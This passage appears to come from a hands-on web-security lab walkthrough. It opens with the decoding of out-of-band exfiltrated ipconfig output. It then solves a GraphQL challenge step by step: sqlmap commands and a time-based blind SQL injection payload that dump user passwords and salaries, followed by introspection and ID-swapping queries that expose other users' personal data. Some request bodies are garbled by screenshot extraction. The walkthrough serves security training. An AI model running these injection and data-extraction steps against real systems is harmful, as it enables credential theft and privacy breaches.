Step 11: Once the execution completes, oob.txt will be created. Run the following command that will extract required data from the file, arrange it based on sequence number, and then hex decode it.

```
root@Kali:~# egrep -o '[0-9]{5}+\.[0-9a-fA-F]{0,62}' oob.txt|sort -u|cut -d.
-f2|xxd -r -p
```

```
root@kali:~# egrep -o '[0-9]{5}+\.[0-9a-fA-F]{0,62}' oob.txt|sort -u|cut -d. -f2|xxd -r -p
Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
IPv4 Address . . . . . : 192.168.200.120
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . :

Tunnel adapter isatap.{4A3D4585-5E20-415B-B831-7486943F95A4}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
root@kali:~#
```

GraphQL Exploitation


Challenge URL: <http://expense.webhacklab.com:3000/viewexpense>

- Exploit SQL injection in one of the GraphQL endpoints and retrieve admin credentials.
- Use Introspection to extract the PII (Salary) of the ‘userX@webhacklab.com’.
- Using GraphQL mutation, view expenses of all the users.

Part 1: Exploit SQL injection in one of the GraphQL endpoints and retrieve admin credentials.

Solution:

Step 1: Navigate to '<http://expense.webhacklab.com:3000/>' and register an account. Enter credentials and click on 'Sign In'.



Please sign in

Email address


user1@webhacklab.com

Password

••••••••

Sign in

Step 2: Click on ‘AddExpense’ and fill in any random expense.



Add New Expense

Date
07/15/2020

Title
Laptop Charger

Description
HP Laptop Charger from Amazon

Amount
2000

Add

Step 3: The expense will be added. Now click on ‘ViewExpense’ as shown:


| Date | Title | Description | Amount |
|------------|----------------|-------------------------|--------|
| 07-15-2020 | Laptop Charger | HP Laptop Charger fr... | 2000 |

Step 4: Analyze the HTTP Request content. The request shows the expenses for a particular date.

```

Target: http://192.168.200.12:9000
Request
Raw
1 POST /graphql HTTP/1.1
2 Host: 192.168.200.12:9000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://expense.webhacklab.com:3000/viewex
8 content-type: application/json
9 authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6
10 origin: http://expense.webhacklab.com:3000
11 Content-Length: 211
12 Connection: close
13
14 {
  "query": "query GetExpense($date: String){\n    \"variables\":{\n      \"date\": \"07-15-2020\"\n    }\n  }
Response
Raw Headers Hex JSON Beautifier
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Access-Control-Allow-Origin: *
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 131
6 ETag: W/"83-Nsm15Z+Z7K3dwoK84607kzaxWQ"
7 Date: Wed, 15 Jul 2020 17:04:08 GMT
8 Connection: close
9
10 {
  "data":{
    "expenses":[
      {
        "date": "07-15-2020",
        "title": "Laptop Charger",
        "description": "HP Laptop Charger from Amazon",
        "amount": 2000
      }
    ]
  }
11

```

Step 5: Change the date field value to blank/null and observe the response.


The screenshot shows a POST request to `/graphql` with the following body:

```

1 POST /graphql HTTP/1.1
2 Host: 192.168.200.12:9000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://expense.webhacklab.com:3000/viewex
8 content-type: application/json
9 authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6
10 origin: http://expense.webhacklab.com:3000
11 Content-Length: 201
12 Connection: close
13
14 {
  "query": "query GetExpense($date: String){\n    variables": {
      "date": """
    }
}


```

The `"date": ""` part is highlighted with a red box. The response shows a JSON object with a single expense entry:

```

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Access-Control-Allow-Origin: *
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 25
6 ETag: W/"19-YgTULcKK8fN9COLw2pkcmp7ZL1I"
7 Date: Wed, 15 Jul 2020 17:13:12 GMT
8 Connection: close
9
10 {
  "data": {
    "expenses": [
      ""
    ]
  }
}
11

```

Step 6: Change the date field value to “ 07-15-2020 ” and send the request. If you observe we have added a single quote at the end of the date.


The screenshot shows a POST request to `/graphql` with the following body:

```

1 POST /graphql HTTP/1.1
2 Host: 192.168.200.12:9000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://expense.webhacklab.com:3000/viewex
8 content-type: application/json
9 authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6
10 origin: http://expense.webhacklab.com:3000
11 Content-Length: 212
12 Connection: close
13
14 {
  "query": "query GetExpense($date: String){\n    variables": {
      "date": "07-15-2020'"
    }
}

```


The `"date": "07-15-2020'"` part is highlighted with a red box. The response shows a JSON object with a null expenses array:

```

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Access-Control-Allow-Origin: *
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 27
6 ETag: W/"1b-c4AAgG0EE5K0RdpH1fNCRNY6G7E"
7 Date: Wed, 15 Jul 2020 17:15:17 GMT
8 Connection: close
9
10 {
  "data": {
    "expenses": null
  }
}
11

```

Step 7: There is a chance the 'date' variable in HTTP Request is vulnerable to SQL Injection. Let's add an '*' at the date parameter and save the request for sqlmap:



```
graphql.txt
File Edit Search Options Help
POST /graphql HTTP/1.1
Host: 192.168.200.12:9000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://expense.webhacklab.com:3000/viewexpense
Content-Type: application/json
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InVzZXIxQHdLYmhhY2tsYWIuY29tIiwidj0iOiIiLCJpYXQiOjE2MjQxNjUyNjMsImV4cCI6MTIyNDUwODIwMH0.yJLwzJFzPQZfBqfKkV4Cg
Origin: http://expense.webhacklab.com:3000
Content-Length: 212
Connection: close

{
  "query": "query GetExpense($date: String){\n    expenses (date: $date)->\n      title\n      description\n      amount\n  }",\n  \"variables\": {\"date\": \"*\"}\n}
```

Step 8: Run the following sqlmap commands and capture the admin credentials as shown in the figure:

```
root@Kali:~# sqlmap -r graphql.txt -- dbs
root@Kali:~# sqlmap -r graphql.txt -- dbs -D 'ExpenseTracker' -tables
root@Kali:~# sqlmap -r graphql.txt -- dbs -D 'ExpenseTracker' -T users
root@Kali:~# sqlmap -r graphql.txt -- dbs -D 'ExpenseTracker' -T users -C email,salary,address,mobile,password --dump
```

```
root@kali:~/tools# sqlmap -r graphql.txt -- dbs -D 'ExpenseTracker' -T users -C email,salary,address,mobile,password --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 23:13:56 /2020-07-15

[23:13:56] [INFO] parsing HTTP request from 'graphql.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q]
JSON data found in POST body. Do you want to process it? [Y/n/q]
[23:13:57] [INFO] resuming back-end DBMS 'mysql'
[23:13:57] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:
...
Parameter: JSON #1* ((custom) POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: {"query":"query GetExpense($date: String){\n    expenses (date: $date){\n        date\n        title\n        description\n        amount\n    }\n}, \"variables\":{\"date\":\"'' AND (SELECT 2409 FROM (SELECT(SLEEP(5)))Gkml) AND 'hTaT'='hTaT\"}}
```

Step 9: On completion of sqlmap credentials of all the users are visible in the output.

| [23:13:57] [INFO] fetching entries of column(s) 'password', address, email, mobile, salary' for table 'users' in database 'ExpenseTracker' | | | | |
|--|--|--|--|--|
| Database: ExpenseTracker | | | | |
| Table: users | | | | |
| [12 entries] | | | | |
| +-----+-----+-----+-----+-----+ | | | | |
| email password salary address mobile | | | | |
| +-----+-----+-----+-----+-----+ | | | | |
| SiteAdmin@webhacklab.com SiteAdmin@1234 25000 user one beta flat, awh lab 9898989779 | | | | |
| SiteAdmin@webhacklab.com SiteAdmin@1234 55000 second user, 3rd floor, awh lab 6798123467 | | | | |
| SiteAdmin@webhacklab.com SiteAdmin@1234 22000 third user, new apart., awh lab 7798123123 | | | | |
| SiteAdmin@webhacklab.com SiteAdmin@1234 33000 forth user, abc floor, awh lab 9923476545 | | | | |
| SiteAdmin@webhacklab.com SiteAdmin@1234 98000 fifth user, xyz floor, awh lab 8899676798 | | | | |
| SiteAdmin@webhacklab.com SiteAdmin@1234 77000 sixth user, there is no address, awh lab 8125498789 | | | | |
| SiteAdmin@webhacklab.com SiteAdmin@1234 47000 seventh user, unkown address, awh lab 8456723412 | | | | |
| SiteAdmin@webhacklab.com SiteAdmin@1234 67000 eighth user, 8th floor, abc tower, awh lab 5598676767 | | | | |
| SiteAdmin@webhacklab.com SiteAdmin@1234 81000 nineth user, abc apartment, awh lab 6512378690 | | | | |
| SiteAdmin@webhacklab.com SiteAdmin@1234 155000 Admin lab 9999999999 | | | | |
| SiteAdmin@webhacklab.com SiteAdmin@1234 100000 400000 9876543210 | | | | |
| SiteAdmin@webhacklab.com SiteAdmin@1234 99999 4000000 9876543210 | | | | |

Part 2: Use Introspection to extract the PII (Salary) of the 'userX@webhacklab.com'.

Solution:

Step 1: Navigate to 'http://expense.webhacklab.com:3000/login', enter credentials and click on 'Sign In'.

Please sign in

Email address

user1@webhacklab.com

Password

••••••••

Sign in

Step 2: Click on 'ViewExpense' as shown:


Expense Tracker

Home ViewExpense AddExpense Profile Logout

PROFILE

| | |
|----------------|-----------------------------|
| Fist Name | user |
| Last Name | one |
| Email | user1@webhacklab.com |
| Address | user one beta flat, awh lab |
| Contact No. | 9898989779 |
| Monthly Salary | 25000 |

Step 3: Capture the Request in Burp Suite and send this to the Burp Repeater.



Request to http://192.168.200.12:9000

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex JSON Beautifier JSON Web Tokens

```
1 POST /graphql HTTP/1.1
2 Host: 192.168.200.12:9000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://expense.webhacklab.com:3000/viewexpense
8 content-type: application/json
9 authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InVzZXIxQHdLYmhY2tsYWluY29tIi
10 origin: http://expense.webhacklab.com:3000
11 Content-Length: 211
12 Connection: close
13
14 {
    "query": "query GetExpense($date: String){\n        expenses (date: $date){\n            date\n            amount\n            category\n            description\n            id\n            paid\n            type\n        }\n    }\n    variables: {\n        \"date\": \"07-15-2020\"\n    }\n}
```

0 matches \n Pretty

Step 4: Create an Introspection query to fetch schema information and send it to the GraphQL endpoint.

Introspection Query:

```
{"query": "{__schema{types{name, fields{name}}}}"}}
```

After analyzing the Introspection results, observe that the GraphQL endpoint has a query named 'users' which takes an argument called 'ID' as shown in Figure:

The screenshot shows a browser-based GraphQL introspection interface. On the left, under 'Request', is a JSON dump of the POST request to the GraphQL endpoint. The body of the request contains the introspection query: `{"query": "{__schema{types{name, fields{name}}}}"}`. On the right, under 'Response', is the JSON schema returned by the endpoint. The schema includes types like `Query`, `String`, and `ID`, with the `users` type and its `ID` field highlighted with red boxes.

```
POST /graphql HTTP/1.1
Host: 192.168.200.12:9000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://expense.webhacklab.com:3000/viewexpense
content-type: application/json
authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InVzZXIxQHdlyMhhY2tsYWluY29tIiwic3RuyW1lIjoidXNlciiIsImxhc3RuYW1lIjoib25lIiwibW9iaWxlIjoiOTg50Dk40Tc3OSIisImFkZHJlc3Mi0iJ1c2VyIG9uZSBiZXRhIGZsYXQsIGF3aCBsYW1lLCJzYwxhcnkioiIyNTAwMCIsImlhcdCI6MTU5NDgzMjAwOX0.eyJtF6A0aP9WUiitVL0zlzmFJv0Q90q4nK9cnCRjyFUg
origin: http://expense.webhacklab.com:3000
Content-Length: 48
Connection: close
{"query": "{__schema{types{name, fields{name}}}}"}}

Target: http://192.168.200.12:9000
```

```
10 {
  "data": {
    "__schema": {
      "types": [
        {
          "name": "Query",
          "fields": [
            {
              "name": "expenses"
            },
            {
              "name": "users"
            }
          ]
        },
        {
          "name": "String",
          "fields": null
        },
        {
          "name": "ID",
          "fields": null
        }
      ]
    }
  }
}
```

Step 5: After analyzing the users query result, observe that sensitive information of the user like 'salary', 'address', 'mobile number' based on supplied ID was returned, as shown in Figure:

```

Request
Raw Params Headers Hex
1 POST /graphql HTTP/1.1
2 Host: 192.168.200.12:9000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://expense.webhacklab.com:3000/viewexpense
8 content-type: application/json
9 authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InVzZXIxQHdLYmhY2tsYWluY29tIiwic3RuyWlIIjoidXNlciiIsImxhc3RuYw1ljoib25lIiwbWpiaWxlijoioTg50Dk40Tc3OSIsImFkZHJlc3Mi0j1c2VyIG9uZSBiZXRhIGZsYXQsIGF3aCBsYWiiLCJzYWxhcnci0iIyNTAwMCIsImIhdCI6MTU5NDgzMjAwOX0.eTFTF6A0aP9WUitVL0zlzmFJv0Q90q4nK9cnCrjyFUg
10 origin: http://expense.webhacklab.com:3000
11 Content-Length: 48
12 Connection: close
13
14 {"query": "{__schema{types{name,fields{name}}}}"}"

```

Target: http://192.168.200.12:9000

```

Response
Raw Headers Hex JSON Beautifier
{
  "name": "date"
}
{
  "name": "user",
  "fields": [
    {
      "name": "id"
    },
    {
      "name": "firstname"
    },
    {
      "name": "lastname"
    },
    {
      "name": "email"
    },
    {
      "name": "mobile"
    },
    {
      "name": "address"
    }
  ]
}

```

Step 6: Now craft a GraphQL query to fetch user information based on ID value as shown in Figure:

GraphQL Query:

```
{"query": "query ($id: ID!){\n      users (id:\n$id){id\\nfirstname\\nlastname\\nemail\\nmobile\\naddress\\nsalary}\n    }", "variables": {"id": "1"}}
```

```

Request
Raw Params Headers Hex
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://expense.webhacklab.com:3000/viewexpense
8 content-type: application/json
9 authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6InVzZXIxQHdLYmhY2tsYWluY29tIiwic3RuyWlIIjoidXNlciiIsImxhc3RuYw1ljoib25lIiwbWpiaWxlijoioTg50Dk40Tc3OSIsImFkZHJlc3Mi0j1c2VyIG9uZSBiZXRhIGZsYXQsIGF3aCBsYWiiLCJzYWxhcnci0iIyNTAwMCIsImIhdCI6MTU5NDgzMjAwOX0.eTFTF6A0aP9WUitVL0zlzmFJv0Q90q4nK9cnCrjyFUg
10 origin: http://expense.webhacklab.com:3000
11 Content-Length: 141
12 Connection: close
13
14 {"query": "query ($id: ID!){\n      users (id: $id){id\\nfirstname\\nlastname\\nemail\\nmobile\\naddress\\nsalary}\n    }", "variables": {"id": "1"}}

```

Target: http://192.168.200.12:9000

```

Response
Raw Headers Hex JSON Beautifier
2 X-Powered-By: Express
3 Access-Control-Allow-Origin: *
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 176
6 ETag: W/"b0-0nZcGA669fSNcE5nYUW9dgDEZxE"
7 Date: Wed, 15 Jul 2020 18:03:32 GMT
8 Connection: close
9
10 {
  "data": {
    "users": [
      {
        "id": "1",
        "firstname": "user",
        "lastname": "one",
        "email": "user1@webhacklab.com",
        "mobile": "9898989779",
        "address": "user one beta flat, awh",
        "salary": 25000
      }
    ]
  }
}

```

Step 7: In order to fetch information of a user with id as '9' simply replace '1' with value '9' as shown in figure and you can fetch the salary information of that user.

The screenshot shows a REST client interface with two panels: Request and Response.

Request Panel:

- Target: `http://192.168.200.12:9000`
- Method: GET
- Headers:
 - User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
 - Accept: */*
 - Accept-Language: en-US,en;q=0.5
 - Accept-Encoding: gzip, deflate
 - Referer: `http://expense.webhacklab.com:3000/viewexpense`
 - Content-Type: application/json
 - Authorization: Bearer [REDACTED]
- Body (GraphQL Query):


```
{
        "query": "query ($id: ID!) {
          users (id: $id) {
            id
            firstname
            lastname
            email
            mobile
            address
            salary
          }
        }
      }",
      "variables": {
        "id": "9"
      }
    }
```

Response Panel:

- Raw Headers Hex JSON Beautifier
- HTTP/1.1 200 OK
- X-Powered-By: Express
- Access-Control-Allow-Origin: *
- Content-Type: application/json; charset=utf-8
